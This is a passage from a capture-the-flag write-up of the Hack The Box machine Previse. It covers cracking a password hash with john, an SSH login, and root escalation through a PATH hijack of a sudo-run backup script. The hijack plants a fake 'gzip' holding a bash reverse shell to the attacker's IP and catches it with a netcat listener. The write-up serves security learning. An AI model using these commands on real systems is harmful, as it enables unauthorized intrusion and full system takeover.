
```
┌──(kali㉿kali)-[~/Desktop/previse/siteBackup]
└─$ john -format=md5crypt-long --wordlist=/usr/share/wordlists/rockyou.txt  hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 0.18% (ETA: 17:44:03) 0g/s 7684p/s 7684c/s 7684C/s putter..pluisje
0g 0:00:00:06 0.26% (ETA: 17:44:54) 0g/s 7523p/s 7523c/s 7523C/s chaser1..cameron8
0g 0:00:00:07 0.30% (ETA: 17:45:13) 0g/s 7456p/s 7456c/s 7456C/s kennard..julio23
0g 0:00:00:08 0.34% (ETA: 17:45:18) 0g/s 7442p/s 7442c/s 7442C/s wladimir..wedding08
0g 0:00:00:09 0.38% (ETA: 17:45:49) 0g/s 7326p/s 7326c/s 7326C/s kathreen..july1990
0g 0:00:00:10 0.42% (ETA: 17:46:28) 0g/s 7196p/s 7196c/s 7196C/s 081007..072481
0g 0:00:00:11 0.46% (ETA: 17:46:37) 0g/s 7160p/s 7160c/s 7160C/s jenna3..jasons1
0g 0:00:00:12 0.50% (ETA: 17:46:45) 0g/s 7133p/s 7133c/s 7133C/s freddy12..flinstone
0g 0:00:00:13 0.54% (ETA: 17:46:41) 0g/s 7130p/s 7130c/s 7130C/s iluvrock..ilovetay
0g 0:00:00:14 0.58% (ETA: 17:46:46) 0g/s 7111p/s 7111c/s 7111C/s teamochino..tarita
0g 0:00:00:15 0.62% (ETA: 17:47:01) 0g/s 7060p/s 7060c/s 7060C/s kiki18..kevin26
0g 0:00:00:16 0.66% (ETA: 17:46:55) 0g/s 7067p/s 7067c/s 7067C/s apolo13..anne27
0g 0:00:00:17 0.70% (ETA: 17:46:49) 0g/s 7083p/s 7083c/s 7083C/s 13021980..123ASD
0g 0:00:00:18 0.74% (ETA: 17:46:58) 0g/s 7049p/s 7049c/s 7049C/s 391991..327327
0g 0:00:00:19 0.79% (ETA: 17:46:55) 0g/s 7050p/s 7050c/s 7050C/s Murray..MILLWALL
0g 0:00:00:20 0.83% (ETA: 17:46:49) 0g/s 7062p/s 7062c/s 7062C/s chanchai..cesar7
0g 0:00:00:21 0.87% (ETA: 17:46:47) 0g/s 7065p/s 7065c/s 7065C/s kanasai..kaleb12
0g 0:00:00:22 0.91% (ETA: 17:46:49) 0g/s 7055p/s 7055c/s 7055C/s stropinela..stobart
0g 0:00:00:23 0.95% (ETA: 17:46:48) 0g/s 7049p/s 7049c/s 7049C/s aug1990..asskick
0g 0:00:00:24 1.00% (ETA: 17:46:44) 0g/s 7056p/s 7056c/s 7056C/s mahalko20..magaoscura
0g 0:00:00:25 1.04% (ETA: 17:46:43) 0g/s 7055p/s 7055c/s 7055C/s 241098..240507
0g 0:00:00:26 1.08% (ETA: 17:46:42) 0g/s 7052p/s 7052c/s 7052C/s letmein...leojay
0g 0:00:00:40 1.69% (ETA: 17:46:05) 0g/s 7100p/s 7100c/s 7100C/s 2361993..232607
0g 0:00:00:41 1.73% (ETA: 17:46:05) 0g/s 7102p/s 7102c/s 7102C/s sxcpink..swisscom
0g 0:00:00:42 1.78% (ETA: 17:45:59) 0g/s 7111p/s 7111c/s 7111C/s movingon2..mountvernon
0g 0:00:00:43 1.82% (ETA: 17:46:03) 0g/s 7097p/s 7097c/s 7097C/s jermaine12..jeremiah02
0g 0:00:00:44 1.86% (ETA: 17:46:00) 0g/s 7099p/s 7099c/s 7099C/s corbin05..coppel
0g 0:00:00:45 1.91% (ETA: 17:45:56) 0g/s 7104p/s 7104c/s 7104C/s Haters..HOTTIE09
0g 0:00:00:46 1.94% (ETA: 17:46:04) 0g/s 7087p/s 7087c/s 7087C/s 110121..109012
0g 0:00:02:49 7.23% (ETA: 17:45:31) 0g/s 6978p/s 6978c/s 6978C/s visions2..vision147
0g 0:00:02:50 7.28% (ETA: 17:45:31) 0g/s 6977p/s 6977c/s 6977C/s vannat..vannagirl
0g 0:00:02:51 7.32% (ETA: 17:45:31) 0g/s 6972p/s 6972c/s 6972C/s umagamiley..um-matina
0g 0:00:03:35 8.58% (ETA: 17:48:20) 0g/s 6427p/s 6427c/s 6427C/s poosay..pooreboy
0g 0:00:03:36 8.60% (ETA: 17:48:27) 0g/s 6408p/s 6408c/s 6408C/s polo_rules123..polo5690
0g 0:00:03:37 8.61% (ETA: 17:48:35) 0g/s 6389p/s 6389c/s 6389C/s pmepme..pmata
0g 0:00:03:38 8.63% (ETA: 17:48:41) 0g/s 6371p/s 6371c/s 6371C/s pjkitty..pjilt617
0g 0:00:03:40 8.66% (ETA: 17:48:55) 0g/s 6334p/s 6334c/s 6334C/s pimpin103..pimpguy1
0g 0:00:03:41 8.67% (ETA: 17:49:02) 0g/s 6316p/s 6316c/s 6316C/s pianos?..pianof75
0g 0:00:03:42 8.69% (ETA: 17:49:10) 0g/s 6296p/s 6296c/s 6296C/s peyton42..peysa10
```

Credentials : [redacted]

(Highlight on your own to see the credentials, yeet!)

5.SSH into the machine

I managed to get the user.txt easily afterwards.




```
┌──(kali㉿kali)-[~/Desktop/previse/siteBackup]
└─$ ssh m4lwhere@10.129.187.64
The authenticity of host '10.129.187.64 (10.129.187.64)' can't be established.
ECDSA key fingerprint is SHA256:rr7ooHUgwdLomHhLfZXMaTHltfiWVR7FJAe2R7Yp5LQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.187.64' (ECDSA) to the list of known hosts.
m4lwhere@10.129.187.64's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Aug 11 21:28:51 UTC 2021

  System load:  0.0               Processes:           179
  Usage of /:   49.4% of 4.85GB   Users logged in:     0
  Memory usage: 22%               IP address for eth0: 10.129.187.64
  Swap usage:   0%


0 updates can be applied immediately.


Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5
m4lwhere@previse:~$ ls
user.txt
m4lwhere@previse:~$ cat user.txt
[redacted]
m4lwhere@previse:~$ █
```

6.Privilege escalation

**Command : sudo -l**


I execute this command to see if there are any other commands that are allowed or not allowed by the user(m4lwhere). It displays that the user can run the command *cat /opt/scripts/access_backup.sh*

I understand that I can run the command to get the reverse shell on the machine. Might involve path injection too perhaps. *(My thoughts at the moment during my first attempt)*



```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

I created a .txt file named gzip which includes a command of reverse shell using bash.*(just reverse shell cheatsheet things)*



```
  GNU nano 2.9.3                         gzip

#!/bin/bash

bash -i >& /dev/tcp/10.10.14.102/6666 0>&1

                                 [ Read 3 lines ]
^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Linter  ^_ Go To Line
```

Next I changed the permission of the file so I can execute it.


**Command : chmod 777 <filename>** OR **chmod +x <filename>**

Then export the file path into the directory given.

**Command : export PATH=$(pwd):$PATH**


Lastly I run the *access_backup.sh* file.

**Command : sudo /opt/scripts/access_backup.sh**




```
m4lwhere@previse:/tmp$ nano gzip
m4lwhere@previse:/tmp$ chmod 777 gzip
m4lwhere@previse:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ export PATH=$(pwd):$PATH
m4lwhere@previse:/tmp$ cat gzip
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.102/6666 0>&1
m4lwhere@previse:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
```

Before running the scripts, make sure you already run your netcat listener. Once run, you can run the script and we will get the root shell. Then easily retrieved root.txt afterwards.



```
┌──(kali㉿kali)-[~/Desktop/previse/siteBackup]
└─$ sudo nc -nlvp 6666
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
listening on [any] 6666 ...
sudo connect to [10.10.14.102] from (UNKNOWN) [10.129.187.64] 45086
root@previse:/tmp# id
sudo id
uid=0(root) gid=0(root) groups=0(root)
root@previse:/tmp# ls
ls
gzip
systemd-private-2fd55fc4606249d3b30147f72af7b3c2-apache2.service-wtS8aI
systemd-private-2fd55fc4606249d3b30147f72af7b3c2-systemd-resolved.service-22JzMZ
systemd-private-2fd55fc4606249d3b30147f72af7b3c2-systemd-timesyncd.service-etCLKJ
vmware-root_836-2722107930
root@previse:/tmp# cd /root
cd /root
root@previse:/root# ls
ls
root.txt
root@previse:/root# cat root.txt
cat root.txt
[redacted]
root@previse:/root# 
```



HACKTHEBOX

## Previse has been Pwned

**jodunk** has successfully pwned Previse Machine from Hack The Box

| | | |
|---|---|---|
| #1279 | 12 Aug 2021 | 30 |
| MACHINE RANK | PWN DATE | POINTS EARNED |

Powered by HACKTHEBOX